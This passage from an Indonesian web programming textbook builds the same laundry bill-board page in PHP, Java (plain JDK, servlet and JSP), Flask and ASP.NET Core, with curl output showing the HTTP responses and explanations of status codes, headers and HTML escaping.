    foreach ($bills as $b) {
        if ($b['id'] === substr($path, 7)) {
            $bill = $b;
        }
    }
}

if ($path !== '/' && $bill === null) {
    http_response_code(404);
    echo "<h1>404 Not Found</h1>\n<p>No page lives at " . e($path) . ".</p>\n";
    exit;
}

// Semua di bawah ini HTML yang disalin apa adanya; hanya bagian di antara
// tag PHP yang dihitung, pada saat permintaan datang.
if ($bill !== null): ?>
<!DOCTYPE html>
<html lang="en">
<head><meta charset="utf-8"><title>Bill <?= e($bill['id']) ?> - Profitina
Laundry</title></head>
<body>
  <h1>Bill <?= e($bill['id']) ?></h1>
  <p>Customer: <?= e($bill['customer']) ?><br>Service: <?= e($bill['service']) ?><br>Units:
<?= $bill['units'] ?> at <?= rupiah($bill['price']) ?><br>Status: <?= e($bill['status'])
?><br>Charge: <?= rupiah($bill['units'] * $bill['price']) ?></p>
  <p><a href="/">Back to the board</a></p>
</body>
</html>
<?php else:
    $total = 0;
    foreach ($bills as $b) {
        $total += $b['units'] * $b['price'];
    } ?>
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <title>Profitina Laundry</title>
  <style>table { border-collapse: collapse; } th, td { border: 1px solid #999; padding:
6px; }</style>
</head>
<body>
  <h1>Profitina Laundry Keputih</h1>
  <p>Page built by the server at <?= date('j F Y, H:i:s') ?> WIB.</p>
  <table>

<tr><th>Bill</th><th>Customer</th><th>Service</th><th>Units</th><th>Status</th><th>Charge</
th></tr>
<?php foreach ($bills as $b): ?>
    <tr><td><a href="/bills/<?= e($b['id']) ?>"><?= e($b['id']) ?></a></td><td><?=
e($b['customer']) ?></td><td><?= e($b['service']) ?></td><td><?= $b['units'] ?></td><td><?=
e($b['status']) ?></td><td><?= rupiah($b['units'] * $b['price']) ?></td></tr>
```

Kode 1.14 (Lanjutan) *php/index.php — papan nota dalam PHP, dengan router kecilnya sendiri untuk /, /bills/..., /health, dan kesalahan.*

```
<?php endforeach; ?>
  </table>
  <p><?= count($bills) ?> bills, <?= rupiah($total) ?> in total.</p>
</body>
</html>
<?php endif;
```

Tiga rincian penting. `htmlspecialchars`, dibungkus dalam `e`, mengubah `&` pada "Wash, dry & fold" menjadi `&`; melupakannya membuka pintu bagi *cross-site scripting*, yang dibahas di Bab 3. `header(…)` dan `http_response_code(…)` harus berjalan sebelum byte pertama badan dicetak. Dan menyebut `index.php` di baris perintah menjadikannya **skrip router** yang menerima setiap permintaan, apa pun path-nya. Dari dalam folder `php`:

```
php -S localhost:8100 index.php
```

```
[Wed Sep 23 16:28:53 2026] PHP 8.4.21 Development Server (http://localhost:8100) started
[Wed Sep 23 16:28:55 2026] 127.0.0.1:50658 Accepted
[Wed Sep 23 16:28:55 2026] 127.0.0.1:50658 Closing
```

dan `curl -i http://localhost:8100/` mengembalikan:

```
HTTP/1.1 200 OK
Host: localhost:8100
Date: Wed, 23 Sep 2026 09:28:55 GMT
Connection: close
X-Powered-By: PHP/8.4.21
Server: HelloWeb/2.0 (PHP)
Content-type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <title>Profitina Laundry</title>
  <style>table { border-collapse: collapse; } th, td { border: 1px solid #999; padding:
6px; }</style>
</head>
<body>
  <h1>Profitina Laundry Keputih</h1>
  <p>Page built by the server at 23 September 2026, 16:28:55 WIB.</p>
  <table>

<tr><th>Bill</th><th>Customer</th><th>Service</th><th>Units</th><th>Status</th><th>Charge</
th></tr>
    <tr><td><a href="/bills/B2943">B2943</a></td><td>Rizal Hakim</td><td>Wash, dry &amp;
fold (per kg)</td><td>5</td><td>queued</td><td>Rp 40,000</td></tr>
    <tr><td><a href="/bills/B2898">B2898</a></td><td>Umi Susanto</td><td>Dry cleaning -
shirt/blouse (per item)</td><td>2</td><td>finished</td><td>Rp 40,000</td></tr>
    <tr><td><a href="/bills/B2920">B2920</a></td><td>Khadijah Suryadi</td><td>Express wash
&amp; fold, 1 day (per kg)</td><td>6</td><td>departed</td><td>Rp 72,000</td></tr>
  </table>
  <p>3 bills, Rp 152,000 in total.</p>
</body>
</html>
```

Sebuah `POST`, `curl -i -X POST http://localhost:8100/`, ditolak sebagaimana mestinya:

```
HTTP/1.1 405 Method Not Allowed
Host: localhost:8100
Date: Wed, 23 Sep 2026 09:28:55 GMT
Connection: close
X-Powered-By: PHP/8.4.21
Server: HelloWeb/2.0 (PHP)
Allow: GET, HEAD
Content-Type: text/plain; charset=utf-8

405 Method Not Allowed
```

`X-Powered-By: PHP/8.4.21` ditambahkan oleh PHP sendiri; di peladen publik matikanlah (`expose_php = Off` di `php.ini`), karena mengumumkan versi Anda hanya membantu penyerang. Dan **tidak ada `Content-Length`**: PHP tidak tahu panjangnya sebelum mencetak, jadi ia mengirim `Connection: close` dan berakhirnya koneksi menandai berakhirnya badan — sah menurut HTTP/1.1, dan kebalikan dari yang dilakukan Java di bawah.

Di bawah XAMPP, salin folder `php` ke `htdocs/ch01` lalu buka `http://localhost/ch01/index.php`; Apache yang lalu mengatur rutenya, sehingga hanya papan itu yang dapat dijangkau.

1.17.3 Cara ketiga: Java

Kode 1.15 adalah peladen web lengkap dalam satu berkas. Ia hanya memerlukan JDK — tanpa Tomcat, tanpa pustaka, tanpa alat *build*. Bacalah berdampingan dengan Subbab 1.9.1: Anda akan menemukan langkah 2, 7, 8, dan 9 dari sembilan langkah itu tertulis sebagai Java.

Kode 1.15 `java/HelloWeb.java` — halaman dinamis yang disajikan program Java yang hanya memakai JDK.

```
// HelloWeb.java - web server lengkap untuk Profitina Laundry, dalam satu berkas.
import com.sun.net.httpserver.Headers;
import com.sun.net.httpserver.HttpExchange;
import com.sun.net.httpserver.HttpServer;

import java.io.IOException;
import java.io.OutputStream;
import java.net.InetSocketAddress;
import java.nio.charset.StandardCharsets;
import java.time.OffsetDateTime;
import java.time.ZoneOffset;
import java.time.format.DateTimeFormatter;
import java.util.List;
import java.util.Locale;

public class HelloWeb {

    /** Satu nota: kolomnya sama dengan tabel Bill di basis data Laundry. */
    record Bill(String id, String customer, String service,
                int units, int price, String status) {
        int charge() { return units * price; }
    }

    /** Tiga baris nyata dari data contoh; Bab 5 membacanya dari basis data. */
    static final List<Bill> BILLS = List.of(
            new Bill("B2943", "Rizal Hakim", "Wash, dry & fold (per kg)", 5, 8000,
"queued"),
            new Bill("B2898", "Umi Susanto", "Dry cleaning - shirt/blouse (per item)", 2,
20000, "finished"),
            new Bill("B2920", "Khadijah Suryadi", "Express wash & fold, 1 day (per kg)", 6,
12000, "departed"));

    static final String STYLE =
            "table { border-collapse: collapse; } th, td { border: 1px solid #999; padding:
6px; }";

    public static void main(String[] args) throws IOException {
        int port = (args.length > 0) ? Integer.parseInt(args[0]) : 8080;

        HttpServer server = HttpServer.create(new InetSocketAddress(port), 0);
        server.createContext("/", HelloWeb::route);
        server.setExecutor(null);          // satu thread cukup untuk satu pembaca
        server.start();

        System.out.println("Profitina Laundry (Java) listening on http://localhost:" + port
+ "/");
        System.out.println("Press Ctrl+C to stop.");
    }
```

Kode 1.15 (Lanjutan) *java/HelloWeb.java — halaman dinamis yang disajikan program Java yang hanya memakai JDK.*

```
    /** Setiap permintaan di seluruh program tiba di sini lebih dulu. */
    static void route(HttpExchange exchange) throws IOException {
        String method = exchange.getRequestMethod();
        String path = exchange.getRequestURI().getPath();

        // Cetak baris permintaan persis seperti yang didefinisikan HTTP, agar Anda
        // melihat apa yang sebenarnya dikirim peramban.
        System.out.println(method + " " + exchange.getRequestURI() + " " +
exchange.getProtocol());

        if (!method.equals("GET") && !method.equals("HEAD")) {
            // Path-nya mungkin ada, tetapi metode ini tidak diizinkan di sana.
            exchange.getResponseHeaders().add("Allow", "GET, HEAD");
            send(exchange, 405, "text/plain; charset=utf-8", "405 Method Not Allowed\n");
            return;
        }

        if (path.equals("/")) {
            send(exchange, 200, "text/html; charset=utf-8", boardPage());
        } else if (path.equals("/health")) {
            send(exchange, 200, "text/plain; charset=utf-8", "ok\n");
        } else if (path.startsWith("/bills/") && findBill(path.substring(7)) != null) {
            send(exchange, 200, "text/html; charset=utf-8",
billPage(findBill(path.substring(7))));
        } else {
            send(exchange, 404, "text/html; charset=utf-8",
                    "<h1>404 Not Found</h1>\n<p>No page lives at " + escape(path) +
".</p>\n");
        }
    }

    static Bill findBill(String id) {
        for (Bill b : BILLS) {
            if (b.id().equals(id)) {
                return b;
            }
        }
        return null;
    }

    /** Menulis respons HTTP lengkap: baris status, header, baris kosong, badan. */
    static void send(HttpExchange exchange, int status, String contentType, String body)
            throws IOException {
        byte[] bytes = body.getBytes(StandardCharsets.UTF_8);

        Headers out = exchange.getResponseHeaders();
        out.set("Content-Type", contentType);
        out.set("Server", "HelloWeb/2.0 (Java)");
```

Kode 1.15 (Lanjutan) *java/HelloWeb.java — halaman dinamis yang disajikan program Java yang hanya memakai JDK.*

```
        // Argumen kedua adalah Content-Length. Panjang yang benar memberi tahu
        // peramban kapan tepatnya badan selesai tiba. Permintaan HEAD
        // mendapat header yang sama tanpa badan (-1 berarti "tanpa badan").
        boolean head = exchange.getRequestMethod().equals("HEAD");
        exchange.sendResponseHeaders(status, head ? -1 : bytes.length);
        if (!head) {
            try (OutputStream stream = exchange.getResponseBody()) {
                stream.write(bytes);
            }
        }
        exchange.close();
    }

    /** Waktu Indonesia Barat (WIB) adalah UTC+7 sepanjang tahun. */
    static String now() {
        return OffsetDateTime.now(ZoneOffset.ofHours(7))
                .format(DateTimeFormatter.ofPattern("d MMMM uuuu, HH:mm:ss 'WIB'",
Locale.ENGLISH));
    }

    static String rupiah(int amount) {
        return String.format(Locale.US, "Rp %,d", amount);
    }

    /** Halaman dirakit pada saat permintaan datang, tidak disimpan di disk. */
    static String boardPage() {
        StringBuilder rows = new StringBuilder();
        int total = 0;
        for (Bill b : BILLS) {
            total += b.charge();
            rows.append("    <tr><td><a
href=\"/bills/%s\">%s</a></td><td>%s</td><td>%s</td>"
                    .formatted(b.id(), b.id(), escape(b.customer()), escape(b.service())))
                .append("<td>%d</td><td>%s</td><td>%s</td></tr>\n"
                    .formatted(b.units(), b.status(), rupiah(b.charge())));
        }
        return """
               <!DOCTYPE html>
               <html lang="en">
               <head>
                 <meta charset="utf-8">
                 <title>Profitina Laundry</title>
                 <style>%s</style>
               </head>
               <body>
                 <h1>Profitina Laundry Keputih</h1>
                 <p>Page built by the server at %s.</p>
                 <table>
```

Kode 1.15 (Lanjutan) *java/HelloWeb.java — halaman dinamis yang disajikan program Java yang hanya memakai JDK.*

```
<tr><th>Bill</th><th>Customer</th><th>Service</th><th>Units</th><th>Status</th><th>Charge</
th></tr>
                %s  </table>
                  <p>%d bills, %s in total.</p>
                </body>
                </html>
                """.formatted(STYLE, now(), rows, BILLS.size(), rupiah(total));
    }

    static String billPage(Bill b) {
        return """
                <!DOCTYPE html>
                <html lang="en">
                <head><meta charset="utf-8"><title>Bill %s - Profitina
Laundry</title></head>
                <body>
                  <h1>Bill %s</h1>
                  <p>Customer: %s<br>Service: %s<br>Units: %d at %s<br>Status: %s<br>Charge:
%s</p>
                  <p><a href="/">Back to the board</a></p>
                </body>
                </html>
                """.formatted(b.id(), b.id(), escape(b.customer()), escape(b.service()),
                              b.units(), rupiah(b.price()), b.status(), rupiah(b.charge()));
    }

    /** Mengubah lima karakter yang dapat merusak HTML menjadi entitas. */
    static String escape(String raw) {
        return raw.replace("&", "&amp;").replace("<", "&lt;").replace(">", "&gt;")
                  .replace("\"", "&quot;").replace("'", "&#39;");
    }
}
```

Kompilasi dan jalankan dari dalam folder `java`:

```
javac HelloWeb.java
java HelloWeb 8080
```

`curl -i http://localhost:8080/` menghasilkan, selengkapnya:

```
HTTP/1.1 200 OK
Server: HelloWeb/2.0 (Java)
Date: Wed, 23 Sep 2026 09:29:03 GMT
Content-type: text/html; charset=utf-8
Content-length: 1001

<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <title>Profitina Laundry</title>
  <style>table { border-collapse: collapse; } th, td { border: 1px solid #999; padding:
6px; }</style>
</head>
<body>
  <h1>Profitina Laundry Keputih</h1>
  <p>Page built by the server at 23 September 2026, 16:29:03 WIB.</p>
  <table>

<tr><th>Bill</th><th>Customer</th><th>Service</th><th>Units</th><th>Status</th><th>Charge</
th></tr>
    <tr><td><a href="/bills/B2943">B2943</a></td><td>Rizal Hakim</td><td>Wash, dry &amp;
fold (per kg)</td><td>5</td><td>queued</td><td>Rp 40,000</td></tr>
    <tr><td><a href="/bills/B2898">B2898</a></td><td>Umi Susanto</td><td>Dry cleaning -
shirt/blouse (per item)</td><td>2</td><td>finished</td><td>Rp 40,000</td></tr>
    <tr><td><a href="/bills/B2920">B2920</a></td><td>Khadijah Suryadi</td><td>Express wash
&amp; fold, 1 day (per kg)</td><td>6</td><td>departed</td><td>Rp 72,000</td></tr>
  </table>
  <p>3 bills, Rp 152,000 in total.</p>
</body>
</html>
```

Badannya adalah halaman yang sama dengan yang dihasilkan PHP, byte demi byte kecuali waktunya, dan kali ini panjangnya diumumkan: `Content-length: 1001`. Mintalah sesuatu yang tidak ada, dan sesuatu dengan metode yang salah:

```
curl -i http://localhost:8080/nope
curl -i -X POST http://localhost:8080/
```

```
HTTP/1.1 404 Not Found
Server: HelloWeb/2.0 (Java)
Date: Wed, 23 Sep 2026 09:29:03 GMT
Content-type: text/html; charset=utf-8
Content-length: 54

<h1>404 Not Found</h1>
<p>No page lives at /nope.</p>
HTTP/1.1 405 Method Not Allowed
Server: HelloWeb/2.0 (Java)
Date: Wed, 23 Sep 2026 09:29:03 GMT
Allow: GET, HEAD
Content-type: text/plain; charset=utf-8
Content-length: 23

405 Method Not Allowed
```

Kedua kode status itu ada di **Tabel 1.10**, dan header `Allow` pada yang kedua adalah header yang menurut **Tabel 1.12** diwajibkan untuk `405`. Sementara itu jendela peladen sendiri mencetak baris permintaan dari setiap permintaan yang diterimanya — langkah 2 Subbab 1.9.1, terjadi di depan mata Anda:

```
Profitina Laundry (Java) listening on http://localhost:8080/
Press Ctrl+C to stop.
GET / HTTP/1.1
GET /bills/B2943 HTTP/1.1
GET /health HTTP/1.1
GET /nope HTTP/1.1
POST / HTTP/1.1
HEAD / HTTP/1.1
```

Di VS Code Anda juga dapat menekan tautan **Run** di atas `main`. Hentikan peladen dengan **Ctrl+C**.

Halaman yang sama sebagai servlet dan JSP. Tumpukan Java di Bab 7 adalah Tomcat, dan `java/servlet/` memuat papan yang sama yang ditulis dengan kedua cara untuknya. **Kode 1.16** adalah servletnya.

Kode 1.16 `java/servlet/src/laundry/HelloServlet.java` — papan yang sama sebagai servlet Jakarta, untuk Tomcat 10.1 atau 11.

```java
// HelloServlet.java - papan yang sama lagi, kali ini sebagai servlet Jakarta untuk Tomcat.
package laundry;

import jakarta.servlet.ServletException;
import jakarta.servlet.annotation.WebServlet;
import jakarta.servlet.http.HttpServlet;
import jakarta.servlet.http.HttpServletRequest;
import jakarta.servlet.http.HttpServletResponse;

import java.io.IOException;
import java.io.PrintWriter;
import java.time.OffsetDateTime;
import java.time.ZoneOffset;
import java.time.format.DateTimeFormatter;
import java.util.List;
import java.util.Locale;

@WebServlet(name = "HelloServlet", urlPatterns = {"/hello"})
public class HelloServlet extends HttpServlet {

    /** Satu nota: kolomnya sama dengan tabel Bill di basis data Laundry. */
    public record Bill(String id, String customer, String service,
                       int units, int price, String status) {
        public int charge() { return units * price; }
    }

    /** Tiga baris nyata dari data contoh; JSP juga membaca daftar ini. */
    public static final List<Bill> BILLS = List.of(
            new Bill("B2943", "Rizal Hakim", "Wash, dry & fold (per kg)", 5, 8000,
"queued"),
            new Bill("B2898", "Umi Susanto", "Dry cleaning - shirt/blouse (per item)", 2,
20000, "finished"),
            new Bill("B2920", "Khadijah Suryadi", "Express wash & fold, 1 day (per kg)", 6,
12000, "departed"));

    public static String rupiah(int amount) {
        return String.format(Locale.US, "Rp %,d", amount);
    }

    public static String escape(String raw) {
        return raw.replace("&", "&amp;").replace("<", "&lt;").replace(">", "&gt;")
                  .replace("\"", "&quot;").replace("'", "&#39;");
    }

    @Override
    protected void doGet(HttpServletRequest request, HttpServletResponse response)
            throws ServletException, IOException {
```

Kode 1.16 (Lanjutan) *java/servlet/src/laundry/HelloServlet.java — papan yang sama sebagai servlet Jakarta, untuk Tomcat 10.1 atau 11.*

```
        // Tetapkan status dan Content-Type SEBELUM menulis badan: begitu
        // satu byte badan terkirim, header sudah berada di jaringan.
        response.setStatus(HttpServletResponse.SC_OK);          // 200
        response.setContentType("text/html");
        response.setCharacterEncoding("UTF-8");

        String now = OffsetDateTime.now(ZoneOffset.ofHours(7))
                .format(DateTimeFormatter.ofPattern("d MMMM uuuu, HH:mm:ss 'WIB'",
Locale.ENGLISH));

        try (PrintWriter out = response.getWriter()) {
            out.println("<!DOCTYPE html>");
            out.println("<html lang=\"en\">");
            out.println("<head><meta charset=\"utf-8\"><title>Profitina
Laundry</title></head>");
            out.println("<body>");
            out.println("<h1>Profitina Laundry Keputih</h1>");
            out.println("<p>Page built by the server at " + now + ".</p>");
            out.println("<table border=\"1\">");
            out.println("<tr><th>Bill</th><th>Customer</th><th>Service</th>"
                      + "<th>Units</th><th>Status</th><th>Charge</th></tr>");
            int total = 0;
            for (Bill b : BILLS) {
                total += b.charge();

out.printf("<tr><td>%s</td><td>%s</td><td>%s</td><td>%d</td><td>%s</td><td>%s</td></tr>%n",
                        b.id(), escape(b.customer()), escape(b.service()),
                        b.units(), b.status(), rupiah(b.charge()));
            }
            out.println("</table>");
            out.printf("<p>%d bills, %s in total.</p>%n", BILLS.size(), rupiah(total));
            out.println("</body></html>");
        }
    }
}
```

Bandingkan **Kode 1.16** dengan **Kode 1.15**: `response.setStatus` adalah `sendResponseHeaders`, `response.setContentType` adalah header `Content-Type`, `response.getWriter()` adalah aliran keluarannya — nama-nama yang lebih rapi di atas protokol yang sama, dengan Tomcat yang mengurus mendengarkan dan mengurai.

JSP adalah servlet yang sama yang ditulis terbalik — HTML lebih dulu, dengan Java disisipkan, persis seperti PHP. **Kode 1.17** adalah bentuk JSP-nya; semua di antara `<%` dan `%>` berjalan di peladen, dan sisanya disalin apa adanya.

Kode 1.17 `java/servlet/web/hello.jsp` — papan yang sama sebagai JSP. Bab 7 membedahnya dengan saksama.

```
<%@ page contentType="text/html; charset=UTF-8" pageEncoding="UTF-8"
         import="java.time.OffsetDateTime, java.time.ZoneOffset,
                 java.time.format.DateTimeFormatter, java.util.Locale,
                 laundry.HelloServlet, laundry.HelloServlet.Bill" %>
<%
    // Semua di antara tanda ini berjalan di server, sebelum halaman dikirim.
    String now = OffsetDateTime.now(ZoneOffset.ofHours(7))
            .format(DateTimeFormatter.ofPattern("d MMMM uuuu, HH:mm:ss 'WIB'",
Locale.ENGLISH));
    int total = 0;
    for (Bill b : HelloServlet.BILLS) {
        total += b.charge();
    }
%>
<!DOCTYPE html>
<html lang="en">
<head><meta charset="utf-8"><title>Profitina Laundry</title></head>
<body>
  <h1>Profitina Laundry Keputih</h1>
  <p>Page built by the server at <%= now %>.</p>
  <table border="1">

<tr><th>Bill</th><th>Customer</th><th>Service</th><th>Units</th><th>Status</th><th>Charge</
th></tr>
<%  for (Bill b : HelloServlet.BILLS) { %>
    <tr><td><%= b.id() %></td><td><%= HelloServlet.escape(b.customer()) %></td>
        <td><%= HelloServlet.escape(b.service()) %></td><td><%= b.units() %></td>
        <td><%= b.status() %></td><td><%= HelloServlet.rupiah(b.charge()) %></td></tr>
<%  } %>
  </table>
  <p><%= HelloServlet.BILLS.size() %> bills, <%= HelloServlet.rupiah(total) %> in
total.</p>
</body>
</html>
```

> **JUJUR TENTANG APA YANG DIJALANKAN.** **Kode 1.15** dikompilasi dan dijalankan, dan setiap baris keluarannya yang tercetak di atas adalah keluaran yang benar-benar dihasilkannya. **Kode 1.16** dikompilasi terhadap API Jakarta Servlet 6.0 tanpa galat; servlet itu dan **Kode 1.17** memerlukan Tomcat yang berjalan, yang tidak dipakai di sini, sehingga **tidak ada keluaran dari keduanya yang dikutip dalam buku ini.** `README.md` memberikan perintah untuk memasangnya; Bab 7 menjalankannya.

1.17.4 Cara keempat: Python dan Flask

Kode 1.18 adalah seluruh aplikasi Python-nya [36].

Kode 1.18 `python/app.py` — papan nota dalam Flask. Setiap baris `@app.route` memetakan path URL ke sebuah fungsi.

```python
# app.py - papan nota Profitina Laundry yang sama, dilayani oleh Python dan Flask.
import sys
from datetime import datetime, timedelta, timezone

from flask import Flask, abort, jsonify, render_template

app = Flask(__name__)

WIB = timezone(timedelta(hours=7))      # Waktu Indonesia Barat, UTC+7

# Tiga baris nyata dari data contoh; Bab 5 membacanya dari basis data.
BILLS = [
    {"id": "B2943", "customer": "Rizal Hakim", "service": "Wash, dry & fold (per kg)",
     "units": 5, "price": 8000, "status": "queued"},
    {"id": "B2898", "customer": "Umi Susanto", "service": "Dry cleaning - shirt/blouse (per
item)",
     "units": 2, "price": 20000, "status": "finished"},
    {"id": "B2920", "customer": "Khadijah Suryadi", "service": "Express wash & fold, 1 day
(per kg)",
     "units": 6, "price": 12000, "status": "departed"},
]


def rupiah(amount):
    return f"Rp {amount:,}"


@app.route("/")
def board():
    # Semua di bawah ini dihitung sekarang, pada saat permintaan datang.
    now = datetime.now(WIB).strftime("%d %B %Y, %H:%M:%S WIB").lstrip("0")
    total = sum(b["units"] * b["price"] for b in BILLS)
    return render_template("home.html", now=now, bills=BILLS,
                           total=rupiah(total), rupiah=rupiah)


@app.route("/bills/<bill_id>")
def one_bill(bill_id):
    for bill in BILLS:
        if bill["id"] == bill_id:
            return render_template("bill.html", b=bill, rupiah=rupiah)
    abort(404)                          # Flask mengubahnya menjadi respons 404


@app.route("/health")
def health():
    return jsonify(status="ok", bills=len(BILLS))
```

Kode 1.18 (Lanjutan) *python/app.py — papan nota dalam Flask. Setiap baris @app.route memetakan path URL ke sebuah fungsi.*

```python
@app.errorhandler(404)
def not_found(error):
    return render_template("not_found.html"), 404


if __name__ == "__main__":
    port = int(sys.argv[1]) if len(sys.argv) > 1 else 5000
    app.run(host="127.0.0.1", port=port, debug=True)
```

Baris `@app.route("/bills/<bill_id>")` layak diperhatikan sejenak. Baris itu memetakan satu *keluarga* URL — `/bills/B2943`, `/bills/B2898`, `/bills/B2920` — ke satu fungsi, dan menyerahkan identitas nota sebagai argumen. Itulah wujud langkah 5 Subbab 1.9.1 setelah sebuah *framework*

yang melakukan pemetaan: bukan berkas di disk, melainkan pola. HTML-nya tinggal di berkas terpisah, sebuah **templat**, **Kode 1.19**.

Kode 1.19 `python/templates/home.html` — templatnya. `{{ … }}` menyisipkan nilai yang sudah di-*escape*; `{% … %}` adalah pernyataan kendali.

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <title>Profitina Laundry</title>
  <style>table { border-collapse: collapse; } th, td { border: 1px solid #999; padding:
6px; }</style>
</head>
<body>
  <h1>Profitina Laundry Keputih</h1>
  <p>Page built by the server at {{ now }}.</p>
  <table>

<tr><th>Bill</th><th>Customer</th><th>Service</th><th>Units</th><th>Status</th><th>Charge</
th></tr>{% for b in bills %}
    <tr><td><a href="/bills/{{ b.id }}">{{ b.id }}</a></td><td>{{ b.customer }}</td><td>{{
b.service }}</td><td>{{ b.units }}</td><td>{{ b.status }}</td><td>{{ rupiah(b.units *
b.price) }}</td></tr>{% endfor %}
  </table>
  <p>{{ bills|length }} bills, {{ total }} in total.</p>
</body>
</html>
```

Kode 1.19 adalah gagasan yang sama dengan **Kode 1.14** dan **Kode 1.17**: HTML yang berlubang, dengan sintaksis lubang yang berbeda — satu gagasan di bawah setiap teknologi sisi peladen dalam buku ini. Jinja men-*escape* nilai yang disisipkan secara bawaan, sehingga `&` menjadi `&` tanpa diminta.

Dengan lingkungan virtual Subbab 1.16.7 aktif, jalankan dari folder `python` (atau tekan **Run** di VS Code dengan `app.py` terbuka):

```
python3 app.py
```

```
 * Serving Flask app 'app'
 * Debug mode: on
WARNING: This is a development server. Do not use it in a production deployment. Use a
production WSGI server instead.
 * Running on http://127.0.0.1:5000
Press CTRL+C to quit
 * Restarting with stat
```

Peringatan itu jujur: peladen ini hanya untuk pengembangan. `curl -i http://localhost:5000/` mengembalikan papan yang sama dengan PHP dan Java, dan `curl -i http://localhost:5000/health` mengembalikan JSON, karena `jsonify` menetapkan `Content-Type` menjadi `application/json`:

```
HTTP/1.1 200 OK
Server: Werkzeug/3.1.8 Python/3.11.15
Date: Wed, 23 Sep 2026 09:31:33 GMT
Content-Type: application/json
Content-Length: 35
Connection: close

{
  "bills": 3,
  "status": "ok"
}
```

Satu nota, di `http://localhost:5000/bills/B2920`:

```
HTTP/1.1 200 OK
Server: Werkzeug/3.1.8 Python/3.11.15
Date: Wed, 23 Sep 2026 09:31:33 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 355
Connection: close

<!DOCTYPE html>
<html lang="en">
<head><meta charset="utf-8"><title>Bill B2920 - Profitina Laundry</title></head>
<body>
  <h1>Bill B2920</h1>
  <p>Customer: Khadijah Suryadi<br>Service: Express wash &amp; fold, 1 day (per
kg)<br>Units: 6 at Rp 12,000<br>Status: departed<br>Charge: Rp 72,000</p>
  <p><a href="/">Back to the board</a></p>
</body>
</html>
```

`/bills/B9999` menghasilkan `HTTP/1.1 404 NOT FOUND` dengan templat `not_found.html`, dan sebuah `POST` ke `/` menghasilkan `405 METHOD NOT ALLOWED` dengan `Allow: GET, OPTIONS, HEAD`, yang ditulis Flask sendiri karena rute itu hanya menerima `GET`. (Werkzeug menulis frasa alasan dengan huruf kapital; perangkat lunak hanya membaca angkanya.)

1.17.5 Cara kelima: C# dan ASP.NET Core

Aplikasi ASP.NET Core berupa **proyek**: berkas proyek yang menyatakan apa yang dibangun, dan kodenya. **Kode 1.20** adalah berkas proyeknya. `Microsoft.NET.Sdk.Web`-lah yang menjadikannya aplikasi web, dan `net10.0` memilih .NET 10.

Kode 1.20 `aspnet/HelloLaundry.csproj` — berkas proyek aplikasi ASP.NET Core yang tidak memerlukan paket NuGet.

```
<Project Sdk="Microsoft.NET.Sdk.Web">

  <!-- Aplikasi ASP.NET Core di .NET 10 yang sama sekali tidak memerlukan paket NuGet:
       semua yang dipakainya sudah tersedia di .NET 10 SDK. -->
  <PropertyGroup>
    <TargetFramework>net10.0</TargetFramework>
    <Nullable>enable</Nullable>
    <ImplicitUsings>enable</ImplicitUsings>
  </PropertyGroup>

</Project>
```

Kode 1.21 adalah programnya — sebuah **minimal API**, bentuk terpendek yang dapat diambil aplikasi ASP.NET Core [37]. Setiap baris `MapGet` melakukan apa yang dilakukan `@app.route` di Flask.

Kode 1.21 `aspnet/Program.cs` — papan nota dalam C#, disajikan oleh Kestrel, peladen web di dalam ASP.NET Core.

```
// Program.cs - papan nota Profitina Laundry yang sama, dilayani ASP.NET Core di .NET 10.
using System.Globalization;
using System.Net;
using System.Text;

// Tiga baris nyata dari data contoh; Bab 5 membacanya dari basis data.
Bill[] bills =
[
    new("B2943", "Rizal Hakim", "Wash, dry & fold (per kg)", 5, 8000, "queued"),
    new("B2898", "Umi Susanto", "Dry cleaning - shirt/blouse (per item)", 2, 20000,
"finished"),
    new("B2920", "Khadijah Suryadi", "Express wash & fold, 1 day (per kg)", 6, 12000,
"departed"),
];

var app = WebApplication.CreateBuilder(args).Build();
string url = args.Length > 0 ? args[0] : "http://localhost:5100";

// Setiap baris MapGet memetakan pola URL ke sebuah fungsi, seperti @app.route di Flask.
app.MapGet("/", () => Results.Content(BoardPage(), "text/html; charset=utf-8"));
app.MapGet("/health", () => Results.Text("ok\n", "text/plain; charset=utf-8"));
app.MapGet("/bills/{id}", (string id) =>
{
    Bill? b = bills.FirstOrDefault(x => x.Id == id);
    return b is null ? Results.NotFound() : Results.Content(BillPage(b), "text/html;
charset=utf-8");
});

Console.WriteLine($"Profitina Laundry (ASP.NET Core) listening on {url}/");
app.Run(url);

string Rupiah(int amount) => "Rp " + amount.ToString("N0", CultureInfo.InvariantCulture);
string E(string raw) => WebUtility.HtmlEncode(raw);         // escape untuk HTML

string BoardPage()
{
    // WIB adalah UTC+7 sepanjang tahun; halaman dibangun sekarang, untuk permintaan ini.
    string now = DateTimeOffset.UtcNow.ToOffset(TimeSpan.FromHours(7))
        .ToString("d MMMM yyyy, HH:mm:ss", CultureInfo.InvariantCulture);
    var rows = new StringBuilder();
    foreach (Bill b in bills)
    {
        rows.Append($"    <tr><td><a
href=\"/bills/{b.Id}\">{b.Id}</a></td><td>{E(b.Customer)}</td>")

.Append($"<td>{E(b.Service)}</td><td>{b.Units}</td><td>{b.Status}</td><td>{Rupiah(b.Charge)
}</td></tr>\n");
    }
    // $$""" adalah raw string: kurung kurawal CSS tetap literal dan {{...}} menyisipkan
nilai.
    return $$"""
        <!DOCTYPE html>
        <html lang="en">
```

Kode 1.21 (Lanjutan) *aspnet/Program.cs — papan nota dalam C#, disajikan oleh Kestrel, peladen web di dalam ASP.NET Core.*

```
        <head>
          <meta charset="utf-8">
          <title>Profitina Laundry</title>
          <style>table { border-collapse: collapse; } th, td { border: 1px solid #999;
padding: 6px; }</style>
        </head>
        <body>
          <h1>Profitina Laundry Keputih</h1>
          <p>Page built by the server at {{now}} WIB.</p>
          <table>

<tr><th>Bill</th><th>Customer</th><th>Service</th><th>Units</th><th>Status</th><th>Charge</
th></tr>
        {{rows}}  </table>
          <p>{{bills.Length}} bills, {{Rupiah(bills.Sum(b => b.Charge))}} in total.</p>
        </body>
        </html>

        """;
}

string BillPage(Bill b) => $"""
    <!DOCTYPE html>
    <html lang="en">
    <head><meta charset="utf-8"><title>Bill {b.Id} - Profitina Laundry</title></head>
    <body>
      <h1>Bill {b.Id}</h1>
